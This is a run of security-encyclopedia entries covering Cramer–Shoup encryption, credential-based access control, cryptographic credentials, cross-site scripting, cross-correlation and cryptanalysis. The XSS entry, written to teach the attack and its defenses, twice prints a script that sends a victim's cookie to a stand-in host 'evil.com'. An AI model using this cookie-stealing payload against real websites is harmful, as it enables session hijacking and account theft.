3. Compute $m = c/a^z \in G$ and output m as the decryption of C.

Cramer and Shoup prove that the system is IND-CCA2 if the DDH assumption [3] (►Decisional Diffie–Hellman

problem) holds in G and the hash function H is collision resistant. They show that if a successful IND-CCA2 attacker exists, then (assuming H is ►collision resistant) one can construct an algorithm B, with approximately the same running as the attacker, that decides if a given 4-tuple $g, \hat{g}, a, \hat{a} \in G$ is a random DDH tuple or a random tuple in G^4. Very briefly, Algorithm B works as follows: it gives the attacker a public key for which B knows the private key. This enables B to respond to the attacker's decryption queries. The given 4-tuple is then used to construct the challenge ciphertext given to the attacker. Cramer and Shoup show that if the 4-tuple is a random DDH tuple, then the attacker will win the semantic security game with non-negligible advantage. However, if the input 4-tuple is a random tuple in G^4, then the attacker has zero advantage in winning the semantic security game. This behavioral difference enables B to decide whether the given input tuple is a random DDH tuple or not.

We briefly mention a number of variants of the system. Ideally, one would like an IND-CCA2 system that can be proven secure in two different ways: (1) without random oracles it can be proven secure using the decisional Diffie–Hellman assumption, and (2) with random oracles it can be proven secure using the much weaker computational Diffie–Hellman assumption. For such a system, the ►random oracle model provides a hedge in case the DDH assumption is found to be false. A small variant of the Cramer–Shoup system above can be shown to have this property [8].

Occasionally, one only requires security against a weak chosen ciphertext attack in which the attacker can only issue decryption queries before being given the challenge ciphertext [1, 11]. A simpler version of the Cramer–Shoup system, called CS-Lite, can be shown to be secure against this weaker chosen ciphertext attack assuming DDH holds in G. This variant is obtained by computing d as $d = e^u$. There is no need for y_1, y_2, f, or the hash function H. When decrypting we verify that $d = a^{x}{}_1 \hat{a}_2^x$ in step 2.

Finally, one may wonder how to construct efficient IND-CCA2 systems using an assumption other than DDH. Cramer and Shoup [7] showed that their system is a special case of a more general paradigm. Using this generalization they construct a CCA2 system based on the Quadratic Residuosity assumption modulo a composite. They obtain a more efficient system using a stronger assumption known as the *Pallier assumption*. Other constructions for efficient IND-CCA2 systems are given in [4, 5]. Finally, we note that Sahai and Elkind [13] show that the Cramer–Shoup system can be linked to the Naor–Yung double encryption paradigm [11].

Recommended Reading

1. Bellare M, Desai A, Pointcheval D, Rogaway P (1998) Relations among notions of security for public-key encryption schemes. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98. Lecture Notes in Computer Science, vol 1462. Springer, Berlin, pp 26–45
2. Bellare M, Rogaway P (1994) Optimal asymmetric encryption. In: De Santis A (ed) Advances in cryptology – EUROCRYPT'94. Lecture Notes in Computer Science, vol 950. Springer, Berlin, pp 92–111
3. Boneh D (1998) The decision Diffie–Hellman problem. In: Buhler JP (ed) Proceedings of the 3rd algorithmic number theory symposium. Lecture Notes in Computer Science, vol 1423. Springer-Verlag, Berlin, pp 48–63
4. Boneh D, Boyen X (2004) Efficient selective-ID secure identity based encryption without random oracles. In: Cachin C, Camenisch J (ed) Advances in cryptology – EUROCRYPT 2004. Lecture Notes in Computer Science, vol 3027. Springer-Verlag, Berlin, pp 223–238
5. Canetti R, Halevi S, Katz J (2004) Chosen-ciphertext security from identity-based encryption. In: Cachin C, Camenisch J (ed) Advances in cryptology – EUROCRYPT 2004. Lecture Notes in Computer Science, vol 3027. Springer-Verlag, Berlin, pp 207–222
6. Cramer R, Shoup V (1998) A practical public key cryptosystem provably secure against adaptive chosen ciphertext attack. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98. Lecture Notes in Computer Science, vol 1462. Springer-Verlag, Berlin, pp 13–25
7. Cramer R, Shoup V (2002) Universal hash proofs and a paradigm for chosen ciphertext secure public key encryption. In: Knudsen L (ed) Advances in cryptology – EUROCRYPT 2002. Lecture Notes in Computer Science, vol 2332. Springer-Verlag, Berlin, pp 45–64
8. Cramer R, Shoup V (2004) Design and analysis of practical public-key encryption schemes secure against adaptive chosen ciphertext attack. SIAM J Comput 33(1):167–226
9. Dolev D, Dwork C, Naor M (2000) Non-malleable cryptography. SIAM J Comput 30(2):391–437
10. Fujisaki E, Okamoto T, Pointcheval D, Stern J (2004) RSA-OAEP is secure under the RSA assumption. J Cryptology 17(2):81–104
11. Naor M, Yung M (1990) Public-key cryptosystems provably secure against chosen ciphertext attacks. In: Proceedings of 22nd ACM Symposium on Theory of Computing, May 1990, Baltimore, MD, pp 427–437
12. Rackoff C, Simon D (1991) Noninteractive zero-knowledge proof of knowledge and chosen ciphertext attack. In: Feigenbaum J (ed) Advances in cryptology – CRYPTO'91. Lecture Notes in Computer Science, vol 576. Springer-Verlag, Berlin, pp 433–444
13. Sahai A, Elkind E (2002) A unified methodology for constructing public-key encryption schemes secure against adaptive chosen-ciphertext attack. Cryptology ePrint Archive http://eprint.iacr.org/2002/042/

Credential Verification

►Authentication

Credential-Based Access Control

Adam J. Lee
Department of Computer Science, University of Pittsburgh, Pittsburgh, PA, USA

Related Concepts

►Anonymous Routing; ►Digital Credentials; ►Electronic Cash; ►Kerberos; ►Trust Management; ►Trust Negotiation

Definition

Credential-based access control is the process through which a resource provider determines a subject's authorization to carry out an action by examining environmental and/or attribute assertions encoded in verifiable digital credentials issued by trusted third-party certifiers.

Background

Digital credentials are the basic building block upon which many access control systems are based. Because digital credentials can take many forms – including secrets encrypted using symmetric key cryptographic algorithms, public key certificates, and unlinkable anonymous credentials – a wide variety of credential-based access control systems have been developed over the years. The main factors influencing the design of these systems include the degree of decentralized administration, the complexity of the policies to be enforced during the access control process, and the privacy protections afforded to policy writers and/or users in the system.

Theory

Secret key cryptography has long been used as the basis for credential-based access control in systems where administrative tasks are handled in a centralized manner. For instance, the ability for a user to carry out a given action in the Amoeba distributed operating system is dependent on his or her possession of a capability token that explicitly authorizes the action [5]. This token is created by the resource owner and is protected by a keyed hash that ensures its authenticity. As such, it acts as a very basic authorization credential. Similarly, the Kerberos authorization protocol extends this notion to protect access to networked applications that are to be accessed by a well-defined set of authorized users within a given administrative realm. For more information on these topics, please refer Capabilities and ►Kerberos.

In systems where the ability to delegate portions of the authorization process is desirable, secret key cryptography is no longer a viable substrate for credential-based access control systems due to the increased complexity of key management. To alleviate these concerns, credential-based access control systems for these types of environments typically make use of public key cryptosystems to encode authorization tokens and/or policy assertions. The majority of recent research can be roughly partitioned into two major thrust areas: (a) systems for expressing access control policies and discovering the credentials needed to access a resource at runtime, for example, [1, 6]; and (b) cryptographic systems for protecting the sensitive policies of resource providers and/or the sensitive credentials of principals in the system, for example, [2–4]. The first thrust area addresses what is commonly referred to as the *trust management problem* [1]; for a description of this area, please refer ►Trust Management.

The development of privacy-preserving credential systems has received a great deal of attention from the research community, starting as early as the 1980s. Electronic cash schemes are essentially anonymous credential-based access control systems that allow a user access to digital goods if and only if they can present an electronic token that (anonymously) authorizes payment for these goods. (►Electronic Cash for more information.) Since the initial electronic cash proposals, these types of systems have been also generalized to develop anonymous credential systems that can be used to encode arbitrary ⟨attribute, value⟩ assertions (e.g., see [3]). The resulting credentials can be used to evaluate complex predicates over the attributes possessed by a user *without* revealing the identity of the user or her exact attribute values to either the resource provider examining the credential(s) or the certificate issuers contacted to attest to the validity of the credential(s) used during the access control process. As with electronic cash, the use of these types of credentials requires an anonymous communication channel between the user requesting a service and the service provider. For more information about the anonymous channels, please refer ►Anonymous Routing.

While credential-based access control systems that leverage anonymous credentials certainly protect user privacy, the requirement of anonymous communication channels makes their use prohibitive in many circumstances. As such, researchers have also explored credential-based access control systems that provide some protection for sensitive user attributes without requiring the overheads of anonymous channels. Often referred to as hidden credential systems, these types of protocols allow a

resource provider to encrypt some resource (e.g., a file, secret key, logical assertion, etc.) in such a way that the recipient can only decrypt the resource if her attributes satisfy an access control policy specified by the resource provider (e.g., [2, 4]). This type of system enables a conditional oblivious transfer of data from the resource provider to the recipient that protects the potentially sensitive attributes of the recipient. (►Oblivious Transfer for more information.) In addition to the oblivious transfer of data, these systems have also seen use in resolving policy cycles that can arise during the trust negotiation process.

Applications

Credential-based access control systems based on secrets encrypted using symmetric key cryptosystems have long been used to manage user rights in centralized and decentralized operating systems (e.g., Hydra and Amoeba, respectively) and distributed applications with centralized administrative control (e.g., via the Kerberos system). Credential-based access control systems that leverage identity and attribute certificates have found uses in the Web services and grid/cloud computing domains, while richer systems based on the principles of trust management and trust negotiation are likely to find uses in emerging dynamic networked environments. Finally, credential-based access control systems constructed using unlikable private credentials (e.g., the idemix system) can be used to enforce access controls over anonymizing networks, as the use of more traditional public key certificates would effectively de-anonymize the channels over which they are used by explicitly identifying their holder.

Recommended Reading

1. Blaze M, Feigenbaum J, Lacy J (1996) Decentralized trust management. In: Proceedings of the IEEE symposium on security and privacy, IEEE, Oakland, 1996, pp 164–173
2. Bradshaw RW, Holt JE, Seamons KE (2004) Concealing complex policies with hidden credentials. In: Proceedings of the 11th ACM conference on computer and communications security, Washington DC, ACM, 2004, pp 146–157
3. Camenisch J, Lysyanskaya A (2001) An efficient system for non-transferable anonymous credentials with optional anonymity revocation. In: Proceedings of the international conference on the theory and application of cryptographic techniques (EUROCRYPT), London, 2001, pp 93–118
4. Li J, Li N (2006) OACerts: oblivious attribute certificates. IEEE Trans Dependable Secure Comput 3(4):340–352
5. Tanenbaum AS, Mullender SJ, van Renesse R (1986) Using sparse capabilities in a distributed operating system. In: Proceedings of the 6th international conference on distributed computing systems, Cambridge, MA, IEEE, 1986, pp 558–563
6. Yu T, Winslett M, Seamons KE (2003) Supporting structured credentials and sensitive policies through interoperable strategies for automated trust negotiation. ACM Trans Inf Syst Secur 6(1):1–42

Credentials

Gerrit Bleumer
Research and Development, Francotyp Group,
Birkenwerder bei Berlin, Germany

Related Concepts

►Access Control; ►Electronic Cash; ►Privilege Management; ►Unlinkability

Definition

Cryptographic credentials are means to implement secure privacy protecting certificates in decentralized systems, in particular, systems where each user is represented by an individual mobile device under their own control. Credentials are a means to achieve multilateral security.

Theory

In a general sense, credentials are something that gives a title to credit or confidence. In computer systems, credentials are descriptions of privileges that are issued by an authority to a subject. The privilege may be an access right, an eligibility, or membership (►privilege management and ►access control). Examples from real life are drivers' licenses, club membership cards, or passports. A credential can be *shown* to a verifier in order to prove one's eligibility or can be *used* toward a recipient in order to exercise the described privilege or receive the described service. The ►integrity of a credential scheme relies on the verifiers being able to effectively check the following three conditions before granting access or providing service:

1. The credential originates from a legitimate authority. For example, the alleged authority is known or listed as an approved provider of credentials for the requested service.
2. The credential is legitimately shown or used by the respective subject.
3. The privilege described is sufficient for the service requested.

In centralized systems, credentials are called *capabilities*, that is, descriptions of the access rights to certain security critical objects (►access control). The centralized system manages the issuing of capabilities to subjects through a trusted issuing process, and all attempts of subjects to access objects through a trusted verifier, that is, the access enforcement mechanism. If the subject has sufficient capabilities assigned, it is authorized to access the requested object or service, otherwise the access is denied. The capabilities and their assignment to subjects are stored in a

central trusted repository, where they can be looked up by the access enforcement mechanism. Thus, in centralized systems, the integrity requirements 1, 2, 3 are enforced by trusted central processes.

In distributed systems, there are autonomous entities acting as issuing authorities, as users who get credentials issued or show/use credentials, or as verifiers. Distributed credentials need to satisfy the above integrity requirements even in the presence of one or more cheating users, possibly collaborating. In addition, one can be interested in privacy requirements of users against cheating issuers and verifiers, possibly collaborating. David Chaum introduced credentials in this context of distributed systems in [8]. Distributed credentials have been proposed to represent such different privileges as electronic cash, passports, drivers' licenses, diplomas, and many others. Depending on what privilege a credential represents, its legitimate use must be restricted appropriately (*Integrity Requirement* (3) above). The following atomic *use restrictions* have been considered in the literature.

Nontransferable credentials cannot be (successfully) shown by subjects to whom they have not been issued in the first place. Such credentials could represent nontransferable privileges such as diplomas or passports.

Revocable credentials cannot be (successfully) shown after they have expired or have been revoked. Such credentials could represent revocable privileges such as drivers' licenses or *public key certificates* commonly used in ►public key infrastructures (PKI).

Consumable credentials cannot be (successfully) shown after they have been used a specified number of times. Such credentials could represent privileges that get consumed when you use them, for example, ►electronic cash.

More complex use restrictions can be defined by combining these atomic use restrictions in Boolean formulae. For example, revocable nontransferable credentials could be used as drivers' licenses that expire after a specified period of, for example, 2 years.

A credential scheme is called *online* if its credentials can be shown and used only by involving a central trusted authority that needs to clear the respective transactions. If the holder and verifier can do so without involving a third party, the credentials scheme is called *offline*. Online credential schemes are regarded as more secure for the issuers and verifiers, while offline credential schemes are regarded as more flexible and convenient to customers.

Credentials and their use could carry a lot of personal information about their holders. For example, consider an automated toll system that checks the driver's license of each car driver frequently but conveniently via wireless road check points. Such a system would effectively ban drivers without a valid license, but it could also effectively monitor the moving of all honest drivers. Considerations like this led Chaum [8] to look for privacy in credentials: *Unlinkable credentials* can be issued and shown/used in such a way that even a coalition of cheating issuers and verifiers has no chance to determine which issuing and showing/using or which two showings/usings originate from the same credential (►unlinkability).

Unlinkable credentials also leave the holders anonymous, because if transactions on the same credential cannot be linked, neither can such transactions be linked to the credential holder's identity. (Otherwise, they were no longer unlinkable.)

In the cryptographic literature, the term *credential* is most often used for nontransferable and unlinkable credentials, that is, those that are irreversibly tied to human individuals, and protecting the privacy of users. Numerous cryptographic solutions have been proposed both for consumable credentials and for personal credentials alike. Chaum et al. [14] kicked off the development of consumable credentials. Improvements followed by Chaum et al. [10–12], Chaum and Pedersen [15], Cramer and Pedersen [17], Brands [2], Franklin and Yung [21], and others. Brands solution achieves ►overspending prevention by using a wallet-with-observer architecture ([19] and ►electronic wallet), ►overspender detection without assuming tamper resistant hardware, and unconditional unlinkability of payments also without assuming tamper resistant hardware. Brands solution satisfied almost all requirements that had been stated by 1992 for efficient offline consumable credentials (e-cash) in a surprisingly efficient way.

Naccache and von Solms [23] pointed out later that unconditional unlinkability (which implies payer anonymity) might be undesirable in practice because it would allow blackmailing and money laundering. They suggested to strive for a better balance between the individuals' privacy and law enforcement. This work triggered a number of proposals for consumable credentials with anonymity revocation by Stadler et al. [24], Brickell et al. [4], Camenisch et al. [7], and Frankel et al. [20].

About the same amount of work has been done on developing personal credential schemes. Quite surprisingly, the problem of nontransferability between cheating collaborating individuals was neglected in many of the early papers by Chaum and Evertse [8, 9, 13] and Chen [16]. Chen's credentials are more limited than Chaum's and Evertse's because they can be shown only once. Damård [18] stated nontransferability as a security requirement but the proposed solution did not address nontransferability. Chaum and Pedersen [15] introduced the wallet-with-observer architecture and proposed personal credentials to be kept inside *wallet databases*, that is, decentralized databases keeping all the privileges of their respective

owners. Their proposal only partially addressed nontransferability by suggesting "distance bounding protocols" (Brands and Chaum [3]) in order to ensure the physical proximity of a wallet-with-observer during certain transactions. Distance bounding protocols can prevent Mafia frauds, where the individual present at an organization connects her device online to the wallet of another remote individual who holds the required credential and then diverts the whole communication with the organization to that remote wallet. Distance bounding cannot, however, discourage individuals from simply lending or trading their wallets. Lysyanskaya et al. [22] proposed a general scheme based on one-way functions and general ►zero-knowledge proofs, which is impractical, and a practical scheme that has the same limitations as Chen's: credentials can be shown only once.

The fundamental problem of enforcing nontransferability is simply this: the legitimate use of personal credentials (in contrast to consumable credentials) can neither be detected nor prevented by referring only to the digital activity of individuals. There must be some mechanism that can distinguish whether the individual who shows a personal credential is the same as the individual to whom that credential has been issued before. Since personal devices as well as personal access information such as PINs and passwords can easily be transferred from one individual to another, there is no other way to make this distinction but by referring to hardly transferable characteristics of the individuals themselves, for example, through some kind of (additional) biometric identification (►biometrics) of individuals. Then, illegitimate showing can be recognized during the attempt and thus can be prevented effectively, however, at the price of assuming ►tamper resistant biometric verification hardware. Bleumer proposed to enhance the wallet-with-observer architecture of Chaum and Pedersen [15] by a biometric recognition facility embedded into the tamper resistant observer in order to achieve transfer prevention [1].

Camenisch and Lysyanskaya [5] have proposed a personal credential scheme which enforces nontransferability by deterring individuals who are willing to transfer, pool, or share their credentials. Individuals must either transfer all their credentials or none (*all-or-nothing nontransferability*). They argue that even collaborating attackers would refrain from granting each other access to their credit card accounts, when they are collaborating only to share, for example, a driver's license. Obviously, this deterrence from not transferring credentials is quickly neutralized if two or more participants mutually transfer credentials to each other. If any of them misuses a credit card account of the other, he may experience the same kind of misuse with his own credit card account as a matter of retaliation. It appears as if this concept promotes and protects closed groups of criminal credential sharers. In addition, it would be hard in practice to guarantee that for each individual the risk of sharing any particular credential is significantly higher than the respective benefits. Thus, for most real-world applications such as drivers' licenses, membership cards, or passports, this deterrence approach to nontransferability would face severe acceptance problems from the issuers' and verifiers' perspective. Their scheme also supports anonymity revocation as an option, but at the cost of about a tenfold increase of ►computational complexity. Subsequent work by Camenisch and Lysyanskaya [6] also shows how to revoke their anonymous credentials on demand. The price of this feature is an even higher computational complexity of the showing of credentials.

It appears that detecting a cheating individual who has lent his personal credentials to another individual, or who has borrowed a personal credential from another individual is technically possible, but is often unacceptable in practice. Unauthorized access may lead to disastrous or hard-to-quantify damage, which cannot be compensated after the access has been made regardless how individuals are persecuted and what measures of retaliation are applied.

The wisdom of more than 20 years of research on credentials is that in offline consumable credentials ►overspender detection can be achieved by digital means alone while ►overspending prevention can only be achieved by relying on tamper resistant hardware. In online consumable credentials, both overspender detection and overspending prevention can be achieved without relying on tamper resistant hardware.

In personal credentials, one is interested in transfer prevention, which we have called nontransferability. Considering a separate integrity requirement of transferer detection makes little sense in most applications because the potential damage caused by illegitimately transferring credentials is hard to compensate for. Nontransferability can be achieved in a strict sense only by relying on ►tamper resistant biometric verification technology, regardless if it is an online or offline scheme. Nontransferability can be approximated by deterrence mechanisms integrated into the personal credential schemes, but it remains to be analyzed for each particular application how effective those deterrence mechanisms can be.

Applications

Consumable credentials are a useful primitive to design privacy protecting electronic cash. Nontransferable credentials are a useful primitive to design privacy protecting

electronic drivers' licenses, passports, and membership cards. The privacy of users is protected by credentials through their characteristic attribute of unlinkability, which enforces that users cannot be traced by the trail of their transactions.

Recommended Reading

1. Bleumer G (1998) Biometric yet privacy protecting person authentication. In: Aucsmith D (ed) Information hiding. Lecture notes in computer science, vol 1525. Springer, Berlin, pp 99–110
2. Brands S (1994) Untraceable off-line cash in wallet with observers. In: Stinson DR (ed) Advances in cryptology: CRYPTO'93. Lecture notes in computer science, vol 773. Springer, Berlin, pp 302–318
3. Brands S, Chaum D (1994) Distance-bounding protocols. In: Helleseth T (ed) Advances in cryptology: EUROCRYPT'93. Lecture notes in computer science, vol 765. Springer, Berlin, pp 344–359
4. Brickell E, Gemmell P, Kravitz D (1995) Trustee-based tracing extensions to anonymous cash and the making of anonymous change. In: Sixth ACM-SIAM symposium on discrete algorithms (SODA) 1995. ACM, New York, pp 457–466
5. Camenisch J, Lysyanskaya A (2001) Efficient non-transferable anonymous multishow credential system with optional anonymity revocation. In: Pfitzmann B (ed) Advances in cryptology: EUROCRYPT 2001. Lecture notes in computer science, vol 2045. Springer, Berlin, pp 93–118
6. Camenisch J, Lysyanskaya A (2002) Dynamic accumulators and application to efficient revocation of anonymous credentials. In: Yung M (ed) Advances in cryptology: CRYPTO 2002. Lecture notes in computer science, vol 2442. Springer, Berlin, pp 61–76
7. Camenisch J, Maurer U, Stadler M (1996) Digital payment systems with passive anonymity-revoking trustees. In: Lotz V (ed) ESORICS'96. Lecture notes in computer science, vol 1146. Springer, Berlin, pp 33–43
8. Chaum D (1985) Security without identification: Transaction systems to make Big Brother obsolete. Commun ACM 28(10):1030–1044
9. Chaum D (1990) Online cash checks. In: Quisquater J-J, Vandewalle J (eds) Advances in cryptology: EUROCRYPT'89. Lecture notes in computer science, vol 434. Springer, Berlin, pp 288–293
10. Chaum D (1990) Showing credentials without identification: Transferring signatures between unconditionally unlinkable pseudonyms. In: Advances in cryptology: AUSCRYPT'90, Sydney, Australia, January 1990. Lecture notes in computer science, vol 453. Springer, Berlin, pp 246–264
11. Chaum D (1992) Achieving electronic privacy. Sci Am 267(2):96–101
12. Chaum D, den Boer B, van Heyst E, Stig M, Steenbeek A (1990) Efficient offline electronic checks. In: Quisquater J-J, Vandewalle J (eds) Advances in cryptology: EUROCRYPT'89. Lecture notes in computer science, vol 434. Springer, Berlin, pp 294–301
13. Chaum D, Evertse J-H (1987). A secure and privacy-protecting protocol for transmitting personal information between organizations. In: Odlyzko A (ed) Advances in cryptology: CRYPTO'86. Lecture notes in computer science, vol 263. Springer, Berlin, pp 118–167
14. Chaum D, Fiat A, Naor M (1990) Untraceable electronic cash. In: Goldwasser S (ed) Advances in cryptology: CRYPTO'88. Lecture notes in computer science, vol 403. Springer, Berlin, pp 319–327
15. Chaum D, Pedersen T (1993) Wallet databases with observers. In: Brickell EF (ed) Advances in cryptology: CRYPTO'92. Lecture notes in computer science, vol 740. Springer, Berlin, pp 89–105
16. Chen L (1996) Access with pseudonyms. In: Dawson E, Golic J (eds) Cryptography: policy and algorithms. Lecture notes in computer science, vol 1029. Springer, Berlin, pp 232–243
17. Cramer R, Pedersen T (1994) Improved privacy in wallets with observers (extended abstract). In: Helleseth T (ed) Advances in cryptology: EUROCRYPT'93. Lecture notes in computer science, vol 765. Springer, Berlin, pp 329–343
18. Damård IB (1990) Payment systems and credential mechanisms with provable security against abuse by individuals. In: Goldwasser S (ed) Advances in cryptology: CRYPTO'88. Lecture notes in computer science, vol 403. Springer, Berlin, pp 328–335
19. Even S, Goldreich O, Yacobi Y (1984) Electronic wallet. In: Chaum D (ed) Advances in cryptology: CRYPTO'83. Lecture notes in computer science. Plenum, New York, pp 383–386
20. Frankel Y, Tsiounis Y, Yung M (1996) Indirect discourse proofs: Achieving efficient fair off-line e-cash. In: Kim K, Matsumoto T (eds) Advances in cryptography: ASIACRYPT'96. Lecture notes in computer science, vol 1163. Springer, Berlin, pp 286–300
21. Franklin M, Yung M (1993) Secure and efficient off-line digital money. In: Lingas A, Karlsson RG, Carlsson S (eds) Twentieth international colloquium on automata, languages and programming (ICALP). Lecture notes in computer science, vol 700. Springer, Berlin, pp 265–276
22. Lysyanskaya A, Rivest R, Sahai A, Wolf S (1999) Pseudonym systems. In: Heys HM, Adams CM (eds) Selected areas in cryptography. Lecture notes in computer science, vol 1758. Springer, Berlin, pp 302–318
23. Naccache D, von Solms S (1992) On blind signatures and perfect crimes. Comput Secur 11(6):581–583
24. Stadler M, Piveteau J-M, Camenisch J (1995) Fair blind signatures. In: Guillou LC, Quisquater J-J (eds) Advances in cryptology: EUROCRYPT'95. Lecture notes in computer science, vol 921. Springer, Berlin, pp 209–219

Cross Site Scripting Attacks

Engin Kirda
Institut Eurecom, Sophia Antipolis, France

Synonyms

XSS

Definition

Cross-site Scripting (XSS) refers to a range of attacks in which the attacker submits malicious HTML such as JavaScript to a dynamic Web application. When the victim views the vulnerable Web page, the malicious content seems to come from the Web site itself and is trusted. As

a result, the attacker can access and steal cookies, session identifiers, and other sensitive information that the Web site has access to.

Theory

The JavaScript language is widely used to enhance the client-side display of Web pages. JavaScript was developed by Netscape as a lightweight scripting language with object-oriented capabilities and was later standardized by the European Computer Manufacturers Association (ECMA). Usually, JavaScript code is downloaded into browsers and executed on the fly by an embedded interpreter. However, JavaScript code that is automatically executed may represent a possible vector for attacks against a user's environment.

Secure execution of JavaScript code is based on a sandboxing mechanism, which allows the code to perform a restricted set of operations only. That is, JavaScript programs are treated as untrusted software components that have only access to a limited number of resources within the browser. Also, JavaScript programs downloaded from different sites are protected from each other using a compartmentalizing mechanism, called the *same-origin policy*. This limits a program to only access resources associated with its origin site. Even though JavaScript interpreters had a number of flaws in the past, nowadays most Web sites take advantage of JavaScript functionality.

The problem with the current JavaScript security mechanisms is that scripts may be confined by the sandboxing mechanisms and conform to the same-origin policy, but still violate the security of a system. This can be achieved when a user is lured into downloading malicious JavaScript code (previously created by an attacker) from a trusted Web site. Such an exploitation technique is called an *XSS* attack [1, 3].

For example, consider the case of a user who accesses the popular *trusted.com* Web site to perform sensitive operations (e.g., online banking). The Web-based application on *trusted.com* uses a cookie to store sensitive session information in the user's browser. Note that, because of the same-origin policy, this cookie is accessible only to JavaScript code downloaded from a *trusted.com* web server. However, the user may also be browsing a malicious Web site, say *evil.com*, and could be tricked into clicking on the following link:

```
<a href="http://trusted.com/
 <script>
  document.location=
   'http://evil.com/steal-cookie.php?'
                +document.cookie
 </script>">
Click here to collect prize.
</a>
```

When the user clicks on the link, an HTTP request is sent by the user's browser to the *trusted.com* Web server, requesting the page

```
<script>
  document.location=
   'http://evil.com/steal-cookie.php?'
        +document.cookie
</script>
```

The *trusted.com* Web server receives the request and checks if it has the resource that is being requested. When the *trusted.com* host does not find the requested page, it will return an error message. The Web server may also decide to include the requested file name in the return message to specify which file was not found. If this is the case, the file name (which is actually a script) will be sent from the *trusted.com* Web server to the user's browser and will be executed in the context of the *trusted.com* origin. When the script is executed, the cookie set by *trusted.com* will be sent to the malicious Web site as a parameter to the invocation of the *steal-cookie.php* server-side script. The cookie will be saved and can later be used by the owner of the *evil.com* site to impersonate the unsuspecting user with respect to *trusted.com*.

The example given illustrates that it is possible to compromise the security of a user's environment even though neither the sandboxing nor the same-origin policy were violated.

Two main classes of XSS attacks exist: stored attacks and reflected attacks. In a stored XSS attack, the malicious JavaScript code is permanently stored on the target server (in a database, in a message forum, in a guestbook, etc.). In a reflected XSS attack, on the other hand, the injected code is "reflected" on the Web server as in an error message or a search result that may include some or all of the input sent to the server as part of the request. Reflected XSS attacks are delivered to the victims via e-mail messages or links embedded on other Web pages. When a user clicks on a malicious link or submits a specially crafted form, the injected code travels to the vulnerable Web application, and is reflected back to the victim's browser.

The first line of defense against XSS is the sanitization of the input and the output. The goal is to filter malicious content by checking for, and then escaping or disallowing, JavaScript-specific substrings in the user-provided content. Note that sanitization can prove to be very difficult. The trend toward more powerful, more interactive,

and therefore more complex Web applications also means an increase in the effort and complexity of avoiding XSS vulnerabilities [2]. From the attacker's point of view, it is enough to discover a single XSS vulnerability to be able to control the content a site serves. Unfortunately, for the developer, finding and patching every single vulnerability may cause significantly more effort.

In order to spot XSS vulnerabilities in Web applications, a number of automatic testing tools have been proposed. Black-box Web application testing tools (e.g., Burpsuite, W3af, Acunetix, Secubat) as well as white-box vulnerability scanners (e.g., Pixy) have been suggested in previous research, and are successfully used in practice [4]. While such tools can greatly help in identifying XSS vulnerabilities, unfortunately, it is likely that some remain undetected.

Recommended Reading

1. CERT. Advisory CA-2000-02: malicious HTML tags embedded in client web requests. http://www.cert.org/advisories/CA-2000-02.html
2. CERT. Understanding malicious content mitigation for web developers http://www.cert.org/tech_tips/malicious_code_mitigation.html
3. Endler D. The evolution of cross site scripting attacks. Technical report, iDEFENSE Labs
4. Jovanovic N, Kruegel C, Kirda E (2006) Pixy: a static analysis tool for detecting Web application vulnerabilities. In IEEE Symposium on Security and Privacy, Berkeley, California

Cross-Correlation

Tor Helleseth
The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

Related Concepts

►Autocorrelation; ►Cross-Correlation; ►Maximal-Length Linear Sequences; ►Modular Arithmetic; ►Sequences; ►Stream Cipher

Definition

Let $\{a_t\}$ and $\{b_t\}$ be two ►sequences of period n (so $a_t = a_{t+n}$ and $b_t = b_{t+n}$ for all values of t) over an alphabet being the integers mod q (►Modular Arithmetic). The cross-correlation between the sequences $\{a_t\}$ and $\{b_t\}$ at shift τ is defined as

$$C(\tau) = \sum_{t=0}^{n-1} \omega^{a_{t+\tau} - b_t}$$

where ω is a complex q-th root of unity. Note that in the special case of binary sequences, then $q = 2$ and $\omega = -1$.

In the special case when the two sequences are the same, the cross-correlation is the same as the ►autocorrelation.

Applications

Many applications in ►stream ciphers and communication systems require large families of cyclically distinct sequences with a low maximal nontrivial value of the auto- and cross-correlation between any two sequences in the family.

Recommended Reading

1. Golomb SW (1967) Shift register sequences. Holden-Day series in information systems. Holden-Day, San Francisco. Revised ed., Aegean Park Press, Laguna Hills, 1982
2. Golomb SW, Gong G (2005) Signal design for good correlation – for wireless communication, cryptography, and radar. Cambridge University Press, Cambridge
3. Helleseth T, Vijay Kumar P (1998) Sequences with low correlation. In Pless VS, Huffman WC (eds) Handbook in coding theory, vol II. Elsevier, Amsterdam, pp 1765–1853
4. Helleseth T, Vijay Kumar P (2002) Pseudonoise sequences. In Gibson JD (ed) The communications handbook, 2nd edn. CRC Press, London, pp 8–1–8–12

CRT

►Chinese Remainder Theorem

Cryptanalysis

Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►CRYPTREC (Japanese Cryptographic Algorithm Evaluation Project); ►Shannon's Mode; ►Symmetric Cryptosystem

Definition

Cryptanalysis is the discipline of deciphering a ciphertext without having access to the keytext (►Cryptosystem), usually by recovering more or less directly the plaintext or even the keytext used, in cases favorable for the attacker by reconstructing the whole cryptosystem used. This being the worst case possible for the attacked side, an acceptable level of security should rest completely in the key

(Kerckhoffs' and Shannon's Maximes). "A systematic and exact reconstruction of the encryption method and the key used" (Hans Rohrbach, 1946) is mandatory if correctness of a cryptanalytic break is to be proved, e.g., when a cryptanalyst is a witness to the prosecution.

Applications

Cryptanalysis can be *passive*, which is the classical case of intercepting the message without giving any hint that this was done, or *active*, which consists of altering the message or retransmitting it at a later time, or even of inserting own messages (some of these actions may be detected by the recipient).

A *compromise* is the loss (or partial loss) of secrecy of the key by its exposure due to cryptographic faults. Various kinds of key compromises can be described as following:

A *plaintext–ciphertext compromise* is caused by a transmission of a message in ciphertext followed (e.g., because the transmission was garbled) by transmission of the same message in plaintext. If information on the encryption method is known or can be guessed, this results in exposure of the key. This attack may be successful for a plaintext of several hundred characters.

A *plaintext–plaintext compromise* is a transmission of two *isologs*, i.e., two different plaintexts, encrypted with the same keytext. If the encryption method is such that the encryption steps form a group (Key Group and pure Crypto-system), then a "difference" $p_1 - p_2$ of two plaintexts p_1, p_2 and a "difference" $c_1 - c_2$ of two plaintexts c_1, c_2 may be defined and the role of the keytext is cancelled out: $c_1 - c_2 = p_1 - p_2$. Thus, under suitable guesses on the plaintext language involved, e.g., on probable words and phrases, a "zig-zag" method (see below), decomposing $c_1 - c_2$, gives the plaintexts and then also the keytext. This compromise is not uncommon in the case of a shortage of keying material. It is even systemic if a periodic key is used.

